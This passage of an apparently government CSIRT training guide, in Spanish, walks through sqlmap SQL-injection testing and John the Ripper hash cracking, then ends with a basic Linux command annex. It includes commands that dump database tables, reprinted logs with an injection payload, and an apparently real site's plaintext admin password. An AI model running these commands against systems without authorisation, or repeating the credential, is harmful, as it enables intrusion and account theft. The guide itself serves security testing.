--encoding=ENCOD..  Character encoding used for data retrieval (e.g. GBK)
--eta              Display for each output the estimated time of arrival
--flush-session      Flush session files for current target
--forms             Parse and test forms on target URL
--fresh-queries      Ignore query results stored in session file
--gpage=GOOGLEPAGE   Use Google dork results from specified page number
--har=HARFILE        Log all HTTP traffic into a HAR file
--hex              Use hex conversion during data retrieval
--output-dir=OUT..   Custom output directory path
--parse-errors       Parse and display DBMS error messages from responses
--preprocess=PRE..   Use given script(s) for preprocessing (request)
--postprocess=PO..   Use given script(s) for postprocessing (response)
```



```
--repair          Redump entries having unknown character marker (?)
--save=SAVECONFIG  Save options to a configuration INI file
--scope=SCOPE      Regexp for filtering targets
--skip-heuristics  Skip heuristic detection of vulnerabilities
--skip-waf         Skip heuristic detection of WAF/IPS protection
--table-prefix=T.. Prefix used for temporary tables (default: "sqlmap")
--test-filter=TE.. Select tests by payloads and/or titles (e.g. ROW)
--test-skip=TEST.. Skip tests by payloads and/or titles (e.g. BENCHMARK)
--web-root=WEBROOT Web server document root directory (e.g. "/var/www")
```

Miscellaneous:

These options do not fit into any other category

```
-z MNEMONICS      Use short mnemonics (e.g. "flu,bat,ban,tec=EU")
--alert=ALERT      Run host OS command(s) when SQL injection is found
--beep            Beep on question and/or when vulnerability is found
--dependencies     Check for missing (optional) sqlmap dependencies
--disable-coloring Disable console output coloring
--list-tampers     Display list of available tamper scripts
--offline         Work in offline mode (only use session data)
--purge           Safely remove all content from sqlmap data directory
--results-file=R.. Location of CSV results file in multiple targets mode
--shell           Prompt for an interactive sqlmap shell
--tmp-dir=TMPDIR   Local directory for storing temporary files
--unstable        Adjust options for unstable connections
--update          Update sqlmap
--wizard          Simple wizard interface for beginner users'
```



#### Paso 4: Ponerlo en marcha para verificar nuestra infraestructura.

Un ejemplo de ejecución básica para nuestros primeros pasos:

Probaremos el comando SQLMAP con nuestro KALI en un ataque a la siguiente URL:  
"http://192.168.1.250/?p=1&forumaction=search"

##### **EJEMPLO 1 - SQLMAP** **Buscando SQLi**


```
# sqlmap -u "http://192.168.1.250/?p=1&forumaction=search" --dbs
-u: URL, --url = URL URL de destino ,por ejemplo:
"http://www.site.com/vuln.php?id=1"
--dbs: Enumerate DBMS databases
```

##### **EJEMPLO 2 -SQLMAP** **INDETIFICANDO LA URL**

Partiremos analizado el ejemplo raíz de este documento:  
Una página web escrita en HTML, donde hay un formulario web que traspasa los valores del formulario por método POST a un programa "index.php". Tiene la opción de almacenar la sesión de inicio de sesión en una cookie. Hemos deducido esto de la casilla de verificación "recordarme". Utiliza el método de publicación para enviar datos. Esto significa que los valores no se muestran en la URL.

```
<form action='index.php' method="post">
<input type="email" name="email" required="required"/>
<input type="password" name="password"/>
<input type="checkbox" name="remember_me" value="Remember me"/>
<input type="submit" value="Submit"/>
</form>
```

Lo que visualmente se traduce en:



Con esto en mente prepararemos el comando para testear la vulnerabilidad utilizando sqlmap.

Primero, la URL: <https://www.techpanda.org/index.php>

Segundo, el método de traspaso de los parámetros: POST

Tercero, los parámetros "email y password".

El comando quedaría de la siguiente manera:

```
#sqlmap -u "https://www.techpanda.org/index.php" --method POST --data "email=xx@xxx.xxx&password=cualquiera"
```

Para este comando no desplegaremos el output.

Otros formas de ejecutar comandos son los siguientes:

Descubrir qué base de datos usa

```
sqlmap -u "http://192.168.1.100/section.php?id=51" -dbs
```

Listado de las tablas de una base de datos

```
sqlmap -u "http://192.168.1.100/section.php?id=51" --tables -D pryectox
```

Listado de las columnas de una tabla

```
sqlmap -u "http://192.168.1.100/section.php?id=51" --columns -D pryectox -T users
```



Descargar el contenido de toda una tabla en csv  
sqlmap -u "http://192.168.1.100/section.php?id=51" --dump -D pryectox -T users

Chequeo de URL dinámicas (amigables)  
sqlmap -u "http://192.168.1.100/section/51\*/content/" --dump -D pryectox -T users

Chequeo de URL con paso de parámetros por post  
sqlmap -u "http://192.168.1.100/section.php" --data "id=50&pass=1234" --dbs

Cuando ya sabemos que se trata de una base de datos específica  
sqlmap -u "http://192.168.1.100/section.php?id=51" --dbms=mysql

Algunos ejemplos obtenidos desde sitios web que han decidido publicar el output del comando:

Para obtener las Base de datos del DBMS se usa el comando

```
sqlmap -u http://paginaweb.php?id=numero --dbs
```

```
Aplicaciones Lugares Terminal dom 12:58
alejandro@Neo: ~
Archivo Editar Ver Buscar Terminal Ayuda
[12:51:06] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind'
[12:51:16] [INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[12:52:37] [INFO] testing Generic UNION query (NULL) - 1 to 20 columns
[12:52:57] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[12:53:02] [INFO] checking if the injection point on GET parameter 'id' is a false positive
[12:53:02] [INFO] GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [Y/N] y
sqlmap identified the following injection point(s) with a total of 93 HTTP(s) requests:
---
Parameter: id (GET)
Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 AND time-based blind
Payload: id=101 AND SLEEP(5)
---
[12:53:43] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL >= 5.0.12
[12:53:43] [INFO] fetching database names
[12:53:43] [INFO] fetching number of databases
[12:53:43] [WARNING] (case) time-based comparison requires larger statistical model, please wait... (done)
[12:53:48] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] y
[12:54:30] [WARNING] (case) time-based comparison requires larger statistical model, please wait... (done)
[12:54:40] [INFO] adjusting time delay to 1 second due to good response times
information schema
[12:55:54] [INFO] retrieved: condadonew
available databases [2]:
(*) condadonew
(*) information_schema
[12:56:37] [INFO] fetched data logged to text files under '/home/alejandro/.sqlmap/output/condadodencia.com'
[*] shutting down at 12:56:37
alejandro@Neo:~$
```



Para ver las tablas de una BD “condadonew” seria:

```
sqlmap -u paginaweb.php?id=numero --random-agent -level 5 -D condadonew --tables;
```

```

[16:47:24] [INFO] resumed: 13
[16:47:24] [INFO] resumed: países
[16:47:24] [INFO] resumed: pedidos
[16:47:24] [INFO] resumed: pedidos_rel
[16:47:24] [INFO] resumed: productos
[16:47:24] [INFO] resumed: productos_20120925
[16:47:24] [INFO] resumed: productos_temp_de
[16:47:24] [INFO] resumed: productos_temp_en
[16:47:24] [INFO] resumed: rubro
[16:47:24] [INFO] resumed: rubro1
[16:47:24] [INFO] resumed: rubro2
[16:47:24] [INFO] resumed: shopcart
[16:47:24] [INFO] resumed: usuario_admin
[16:47:24] [INFO] resumed: usuarios

Database: condadonew
[16:47:24] [INFO] [16 tables]
+-----+
| países |
| pedidos |
| pedidos_rel |
| productos |
| productos_20120925 |
| productos_temp_de |
| productos_temp_en |
| rubro |
| rubro1 |
| rubro2 |
| shopcart |
| usuario_admin |
| usuarios |
+-----+

[16:47:24] [INFO] fetched data logged to text files under '/root/.sqlmap/output/condadodencia.com'
[*] shutting down at 16:47:24
root@Neo:/home/alejandro#

```

Para ver las columnas de una tabla, por ejemplo, de la tabla usuario\_admin:

```
sqlmap -u http://paginaweb.php?id=101 --random-agent -level 5 -D -D condadonew -D condadonew -T usuario_admin --columns
```





```
Aplicaciones Lugares Terminal dom 16:53
root@Neo: /home/alejandro

Archivo Editar Ver Buscar Terminal Ayuda

[16:52:55] [INFO] resuming back-end DBMS 'mysql'
[16:52:55] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 AND time-based blind
Payload: id=101 AND SLEEP(5)
---
[16:52:56] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL >= 5.0.12
[16:52:56] [INFO] fetching columns for table 'usuario_admin' in database 'condadonew'
[16:52:56] [INFO] resumed: id
[16:52:56] [INFO] resumed: mediumint(8) unsigned
[16:52:56] [INFO] resumed: usuario
[16:52:56] [INFO] resumed: varchar(50)
[16:52:56] [INFO] resumed: clave
[16:52:56] [INFO] resumed: varchar(32)
Database: condadonew
Table: usuario_admin
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| clave | varchar(32) |
| id | mediumint(8) unsigned |
| usuario | varchar(50) |
+-----+-----+

[16:52:56] [INFO] fetched data logged to text files under '/root/.sqlmap/output/condadododenia.com'
[*] shutting down at 16:52:56
root@Neo: /home/alejandro#
```

Para ver el valor de la columna “clave”:

```
sqlmap -u http://paginaweb.php?id=101 -D condadonew -T usuario_admin -C clave --dump
```





```
Aplicaciones Lugares Terminal dom 17:05
root@Neo: /home/alejandro

Archivo Editar Ver Buscar Terminal Ayuda
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting at 17:04:37
Configurando dbms: 11 (1.10.14)
[17:04:38] [INFO] resuming back-end DBMS 'mysql'
[17:04:38] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 AND time-based blind
Payload: id=101 AND SLEEP(5)
[17:04:38] [INFO] the back-end DBMS is MySQL
[17:04:38] [INFO] Adding keys. Saving configuration
back-end DBMS: MySQL >= 5.0.12
[17:04:38] [INFO] fetching entries of column(s) 'clave' for table 'usuario_admin' in database 'condadonew'
[17:04:38] [INFO] fetching number of column(s) 'clave' entries for table 'usuario_admin' in database 'condadonew'
[17:04:38] [INFO] resumed: 1
[17:04:38] [INFO] resumed: Condado %2016
[17:04:38] [INFO] analyzing table dump for possible password hashes
Database: condadonew
Table: usuario_admin
1 entry]
-----
clave
Condado %2016
-----
[17:04:38] [INFO] table 'condadonew.usuario_admin' dumped to CSV file '/root/.sqlmap/output/condadodencia.com/dump/condadonew/usuario_admin.csv'
[17:04:38] [INFO] fetched data logged to text files under '/root/.sqlmap/output/condadodencia.com'
[*] shutting down at 17:04:38
root@Neo: /home/alejandro#
```

En este caso se puede observar que la clave no tiene hash, pero si lo tuviera bastaría con recurrir “John de ripper” que en general vienen en KALI.

```
# john --format=raw_md5 archivoconhash
```

Con lo que se podría obtener la contraseña.

Si la DBMS tuviera más BD, para saber los usuarios de todas las bases de datos seria  
sqlmap -u http://paginaweb.php?id=101 --users

Para saber los hash de esos usuarios de las BD seria  
sqlmap -u http://paginaweb.php?id=101 --passwords

Esto automaticamente intenta crackear el hash con el diccionario de SQLMap

NOTA:

```
# john -h
```

John the Ripper 1.9.0-jumbo-1 OMP [linux-gnu 64-bit x86\_64 AVX AC]

Copyright (c) 1996-2019 by Solar Designer and others

Homepage: <http://www.openwall.com/john/>

Usage: john [OPTIONS] [PASSWORD-FILES]



```
--single[=SECTION[,..]] "single crack" mode, using default or named rules
--single=:rule[,..]      same, using "immediate" rule(s)
--wordlist[=FILE] --stdin wordlist mode, read words from FILE or stdin
                        --pipe like --stdin, but bulk reads, and allows rules
--loopback[=FILE]       like --wordlist, but extract words from a .pot file
--dupe-suppression      suppress all dupes in wordlist (and force preload)
--prince[=FILE]         PRINCE mode, read words from FILE
--encoding=NAME         input encoding (eg. UTF-8, ISO-8859-1). See also
                        doc/ENCODINGS and --list=hidden-options.
--rules[=SECTION[,..]]  enable word mangling rules (for wordlist or PRINCE
                        modes), using default or named rules
--rules=:rule[,..]      same, using "immediate" rule(s)
--rules-stack=SECTION[,..] stacked rules, applied after regular rules or to
                        modes that otherwise don't support rules
--rules-stack=:rule[,..] same, using "immediate" rule(s)
--incremental[=MODE]    "incremental" mode [using section MODE]
--mask[=MASK]           mask mode using MASK (or default from john.conf)
--markov[=OPTIONS]      "Markov" mode (see doc/MARKOV)
--external=MODE         external mode or word filter
--subsets[=CHARSET]     "subsets" mode (see doc/SUBSETS)
--stdout[=LENGTH]       just output candidate passwords [cut at LENGTH]
--restore[=NAME]         restore an interrupted session [called NAME]
--session=NAME          give a new session the NAME
--status[=NAME]         print status of a session [called NAME]
--make-charset=FILE     make a charset file. It will be overwritten
--show[=left]           show cracked passwords [if =left, then uncracked]
--test[=TIME]           run tests and benchmarks for TIME seconds each
--users=[-]LOGIN|UID[,..] [do not] load this (these) user(s) only
--groups=[-]GID[,..]    load users [not] of this (these) group(s) only
--shells=[-]SHELL[,..] load users with[out] this (these) shell(s) only
--salts=[-]COUNT[:MAX] load salts with[out] COUNT [to MAX] hashes
--costs=[-]C[:M][,...] load salts with[out] cost value Cn [to Mn]. For
                        tunable cost parameters, see doc/OPTIONS
--save-memory=LEVEL     enable memory saving, at LEVEL 1..3
--node=MIN[-MAX]/TOTAL this node's number range out of TOTAL count
--fork=N               fork N processes
--pot=NAME             pot file to use
--list=WHAT            list capabilities, see --list=help or doc/OPTIONS
--format=NAME          force hash of type NAME. The supported formats can
                        be seen with --list=formats and --list=subformats
```



Tenga presente que es importante que estas pruebas sean coordinadas con el equipo de operaciones y en ambientes que estén bajo supervisión.

Antes de proceder a aplicar estos comandos revise sus políticas de seguridad de la información interna, sus códigos de ética, los NDA que haya suscrito y las cláusulas de confidencialidad de su contrato de trabajo.

Defina horarios especiales o ambientes de “test o QA” equivalentes a los de “producción”, para mitigar los posibles efectos perjudiciales en los dispositivos de seguridad, el sitio o el sistema web.

Estudie las múltiples opciones de los comandos ilustrados en esta ficha, entienda el significado de sus diferentes parámetros con el objetivo de obtener resultados específicos, para diferentes escenarios de carga o redirigir la salida a un archivo, para su inclusión en informes posteriores.

Tenga presente que para el procesamiento y análisis de los datos es relevante que vaya perfeccionando su manejo de LINUX y comandos PowerShell (si es un usuario de windows).

En próximas ediciones se irán reforzando estos aspectos para facilitar el manejo de los datos y resultados obtenidos, logrando así una mejor comunicación con sus equipos TIC y con el CSIRT de Gobierno.

En caso de cualquier inquietud no dude en consultarnos a [soc-csirt@interior.gob.cl](mailto:soc-csirt@interior.gob.cl).

Si encuentra algún error en el documento también es importante que nos lo comunique para introducir las correcciones pertinentes en las versiones futuras de esta ficha.



## Anexo I: Comandos Básicos de Linux

### Comandos básicos

Los comandos son esencialmente los mismos que cualquier sistema UNIX. En las tablas que se presentan a continuación se tiene la lista de comandos más frecuentes.

#### 1. comando “pwd”

Use el comando `pwd` para averiguar la ruta del directorio de trabajo actual (carpeta) en la que se encuentra. El comando devolverá una ruta absoluta (completa), que es básicamente una ruta de todos los directorios que comienza con una barra inclinada (/) . Un ejemplo de ruta absoluta es /home / username.

#### 2. comando “cd”

Para navegar por los archivos y directorios de Linux, use el comando `cd` . Requiere la ruta completa o el nombre del directorio, según el directorio de trabajo actual en el que se encuentre.

Digamos que estás en /home / username / Documents y quieres ir a Photos , un subdirectorio de Documents . Para hacerlo, simplemente escriba el siguiente comando: `cd Photos` .

Otro escenario es si desea cambiar a un directorio completamente nuevo, por ejemplo, /home / username / Movies . En este caso, debe escribir `cd` seguido de la ruta absoluta del directorio: `cd /home / username / Movies` .

Hay algunos atajos que le ayudarán a navegar rápidamente:

- `cd ..` (con dos puntos) para mover un directorio hacia arriba
- `cd` para ir directamente a la carpeta de inicio
- `cd-` (con un guion) para ir a su directorio anterior

En una nota al margen, el shell de Linux distingue entre mayúsculas y minúsculas. Por lo tanto, debe escribir el directorio del nombre exactamente como está.

#### 3. comando “ls”

El comando `ls` se usa para ver el contenido de un directorio. De forma predeterminada, este comando mostrará el contenido de su directorio de trabajo actual.



Si desea ver el contenido de otros directorios, escriba ls y luego la ruta del directorio. Por ejemplo, ingrese ls / home / username / Documents para ver el contenido de Documents.

Hay variaciones que puede usar con el comando ls:

- ls -R también listará todos los archivos en los subdirectorios
- ls -a mostrará los archivos ocultos
- ls -al enumerará los archivos y directorios con información detallada como los permisos, el tamaño, el propietario, etc.

#### 4. comando de “cat”

cat (abreviatura de concatenar) es uno de los comandos más utilizados en Linux. Se utiliza para enumerar el contenido de un archivo en la salida estándar (stdout). Para ejecutar este comando, escriba cat seguido del nombre del archivo y su extensión. Por ejemplo: cat file.txt .

Aquí hay otras formas de usar el comando cat :

- “cat > filename” crea un nuevo archivo
- “cat filename1 filename2> filename3” une dos archivos (1 y 2) y almacena la salida de ellos en un nuevo archivo (3)
- convertir un archivo a mayúsculas o minúsculas, “cat filename | tr az AZ> salida.txt”.

#### 5. comando “cp”

Utilice el comando cp para copiar archivos del directorio actual a un directorio diferente. Por ejemplo, el comando cp scenery.jpg / home / username / Pictures crearía una copia de paisaje.jpg (de su directorio actual) en el directorio de Imágenes .

#### 6. comando “mv”

El uso principal del comando mv es mover archivos, aunque también se puede usar para cambiar el nombre de los archivos.

Los argumentos en mv son similares al comando cp. Debe escribir mv , el nombre del archivo y el directorio de destino. Por ejemplo: mv file.txt / home / username / Documents .



Para cambiar el nombre de los archivos, el comando de Linux es “mv oldname.ext newname.ext”.

## 7. comando mkdir

Utilice el comando mkdir para crear un nuevo directorio; si escribe mkdir Music , se creará un directorio llamado Music .

También hay comandos adicionales de mkdir :

- Para generar un nuevo directorio dentro de otro directorio, use este comando básico de Linux mkdir Music / Newfile
- use la opción p (padres) para crear un directorio entre dos directorios existentes. Por ejemplo, mkdir -p Music / 2020 / Newfile creará el nuevo archivo “2020”.

## 8. comando “rmdir”

Si necesita eliminar un directorio, use el comando rmdir . Sin embargo, rmdir solo le permite eliminar directorios vacíos.

## 9. comando “rm”

El comando rm se usa para eliminar directorios y su contenido. Si solo desea eliminar el directorio, como alternativa a rmdir, use rm -r .

Nota: Tenga mucho cuidado con este comando y verifique dos veces en qué directorio se encuentra. Esto eliminará todo y no se puede deshacer.

## 10. comando “touch”

El comando touch le permite crear un nuevo archivo en blanco a través de la línea de comandos de Linux. Como ejemplo, ingrese touch /home/username/Documents/Web.html para crear un archivo HTML titulado Web en el directorio Documentos.

## 11. comando “locate”



Puede usar este comando para ubicar o localizar un archivo, al igual que el comando de búsqueda en Windows. Además, el uso del argumento `-i` junto con este comando hará que no distinga entre mayúsculas y minúsculas, por lo que puede buscar un archivo incluso si no recuerda su nombre exacto.

Para buscar un archivo que contenga dos o más palabras, use un asterisco (\*) . Por ejemplo, el comando `"locate -i escuela*nota"` buscará cualquier archivo que contenga la palabra "escuela" y "nota", ya sea en mayúsculas o minúsculas.

## 12. comando "find"

Similar al comando `"locate"`, el uso de `"find"` también busca archivos y directorios. La diferencia es que el comando `"find"` se usa para ubicar archivos dentro de un directorio determinado.

Como ejemplo, el comando `find / home / -name notes.txt` buscará un archivo llamado `notes.txt` dentro del directorio de inicio y sus subdirectorios.

Otras variaciones al usar el hallazgo son:

- Para buscar archivos en el directorio actual, `"find . -nombre notes.txt"`
- Para buscar directorios desde la raíz, llamados `home`, use `"find / -type d -name home"`

## 13. comando "grep"

Otro comando básico de Linux que sin duda es útil para el uso diario es `grep`. Te permite buscar en todo el texto de un archivo determinado.

Para ilustrar, `grep blue notepad.txt` buscará la palabra `azul` en el archivo del bloc de notas. Las líneas que contienen la palabra buscada se mostrarán completamente.

## 14. comando "sudo"

Abreviatura de " SuperUser Do ", este comando le permite realizar tareas que requieren permisos administrativos o de root. Sin embargo, no es recomendable utilizar este comando para el uso diario porque podría ser fácil que ocurra un error si hiciste algo mal.





### 15. comando “df”

Utilice el comando df para obtener un informe sobre el uso de espacio en disco del sistema, que se muestra en porcentaje y KB. Si desea ver el informe en megabytes, escriba df -m .

### 16. comando “du”

Si desea comprobar cuánto espacio ocupa un archivo o un directorio, el comando du (Uso del disco) es la respuesta. Sin embargo, el resumen de uso del disco mostrará los números de bloque de disco en lugar del formato de tamaño habitual. Si desea verlo en bytes, kilobytes y megabytes, agregue el argumento -h a la línea de comando.

### 17. comando “head”

El comando head se usa para ver las primeras líneas de cualquier archivo de texto. De forma predeterminada, mostrará las primeras diez líneas, pero puede cambiar este número a su gusto. Por ejemplo, si solo desea mostrar las primeras cinco líneas, escriba head -n 5 filename.ext .

### 18. comando “tail”

Este tiene una función similar al comando head, pero en lugar de mostrar las primeras líneas, el comando tail mostrará las últimas diez líneas de un archivo de texto. Por ejemplo, tail -n filename.ext.

### 19. comando “diff”

Abreviatura de diferencia, el comando diff compara el contenido de dos archivos línea por línea. Después de analizar los archivos, generará las líneas que no coinciden. Los programadores suelen utilizar este comando cuando necesitan realizar modificaciones en el programa en lugar de reescribir todo el código fuente.

La forma más simple de este comando es diff file1.ext file2.ext

### 20. comando “tar”



El comando tar es el comando más utilizado para archivar varios archivos en un tarball, un formato de archivo común de Linux que es similar al formato zip, con la compresión opcional.

Este comando es bastante complejo con una larga lista de funciones, como agregar nuevos archivos a un archivo existente, enumerar el contenido de un archivo, extraer el contenido de un archivo y muchas más. Consulte algunos ejemplos prácticos para saber más sobre otras funciones.

## 21. comando “chmod”

chmod es otro comando de Linux, que se utiliza para cambiar los permisos de lectura, escritura y ejecución de archivos y directorios. Como este comando es bastante complicado, puede leer el tutorial completo para ejecutarlo correctamente.

## 22. comando “chown”

En Linux, todos los archivos pertenecen a un usuario específico. El comando chown le permite cambiar o transferir la propiedad de un archivo al nombre de usuario especificado. Por ejemplo, chown linuxuser2 file.ext hará que linuxuser2 sea el propietario del file.ext .

## 23. comando “jobs”

El comando jobs mostrará todos los trabajos actuales junto con sus estados. Un trabajo es básicamente un proceso que inicia el shell.

## 24. comando “kill”

Si tiene un programa que no responde, puede terminarlo manualmente usando el comando kill. Enviará una cierta señal a la aplicación que no funciona correctamente y le indicará a la aplicación que se cierre.

Hay un total de sesenta y cuatro señales que puede usar, pero las personas generalmente solo usan dos señales:



- SIGTERM (15): solicita que un programa deje de ejecutarse y le da algo de tiempo para guardar todo su progreso. Si no especifica la señal al ingresar el comando kill, se usará esta señal.
- SIGKILL (9): obliga a los programas a detenerse inmediatamente. El progreso no guardado se perderá.

Además de conocer las señales, también necesita conocer el número de identificación del proceso (PID) del programa que desea matar. Si no conoce el PID, simplemente ejecute el comando “ps ux”.

Después de saber qué señal desea usar y el PID del programa, ingrese la siguiente sintaxis:

kill [opción de señal] PID .

## 25. comando “ping”

Utilice el comando ping para verificar el estado de su conectividad a un servidor. Por ejemplo, simplemente ingresando ping google.com , el comando verificará si puede conectarse a Google y también medirá el tiempo de respuesta.

## 26. comando “wget”

La línea de comandos de Linux es muy útil; incluso puede descargar archivos de Internet con la ayuda del comando wget. Para hacerlo, simplemente escriba wget seguido del enlace de descarga.

## 27. comando “uname”

El comando uname , abreviatura de Unix Name, imprimirá información detallada sobre su sistema Linux, como el nombre de la máquina, el sistema operativo, el kernel, etc.

## 28. comando “top”

Como terminal equivalente al Administrador de tareas en Windows, el comando “top” mostrará una lista de procesos en ejecución y cuánta CPU usa cada proceso. Es muy útil monitorear el uso de recursos del sistema, especialmente sabiendo qué proceso debe terminarse porque consume demasiados recursos. Busque referencias sobre “htop”.



### 29. comando “history”

Cuando haya estado usando Linux durante un cierto período de tiempo, notará rápidamente que puede ejecutar cientos de comandos todos los días. Como tal, ejecutar el comando “history” es particularmente útil si desea revisar los comandos que ha ingresado antes.

### 30. comando “man”

¿Confundido acerca de la función de ciertos comandos de Linux? No se preocupe, puede aprender fácilmente cómo usarlos directamente desde el shell de Linux usando el comando man. Por ejemplo, ingresar man tail mostrará la instrucción manual del comando tail.

### 31. comando “echo”

Este comando se usa para mover algunos datos a un archivo. Por ejemplo, si desea agregar el texto "Hola, mi nombre es Juan" en un archivo llamado nombre.txt, debe escribir “echo Hola, mi nombre es Juan >> nombre.txt”.

### 32. comando “zip,unzip”

Use el comando zip para comprimir sus archivos en un archivo zip y use el comando unzip para extraer los archivos comprimidos de un archivo zip.

### 33. comando “hostname”

Si desea saber el nombre de su host / red, simplemente escriba hostname . Si agrega un -i al final, se mostrará la dirección IP de su red.

### 34. comando “useradd, userdel”

Dado que Linux es un sistema multiusuario, esto significa que más de una persona puede interactuar con el mismo sistema al mismo tiempo. useradd se usa para crear un nuevo usuario, mientras que



passwd agrega una contraseña a la cuenta de ese usuario. Para agregar una nueva persona llamada John escriba, useradd John y luego para agregar su tipo de contraseña, passwd 123456789.

Eliminar un usuario es muy similar a agregar un nuevo usuario. Para eliminar el tipo de cuenta de usuario, userdel UserName

#### Notas:

- Utilice el comando “clear” para limpiar la terminal si se llena de demasiados comandos anteriores.
- Pruebe el botón TAB para completar automáticamente lo que está escribiendo. Por ejemplo, si necesita escribir Documentos, comience a escribir un comando (vayamos con cd Docu, luego presione la tecla TAB) y el terminal completará el resto, mostrándole Documentos de cd .
- Ctrl + C y Ctrl + Z se utilizan para detener cualquier comando que esté funcionando actualmente. Ctrl + C detendrá y terminará el comando, mientras que Ctrl + Z simplemente pausará el comando.
- Si accidentalmente congela su terminal utilizando Ctrl + S, basta con descongelar usando Ctrl + Q .
- Ctrl + A lo mueve al principio de la línea, mientras que Ctrl + E lo mueve al final.
- Puede ejecutar varios comandos en un solo comando utilizando el " ; "Para separarlos. Por ejemplo Command1; Command2; Command3. O use && si solo desea que el siguiente comando se ejecute cuando el primero sea exitoso.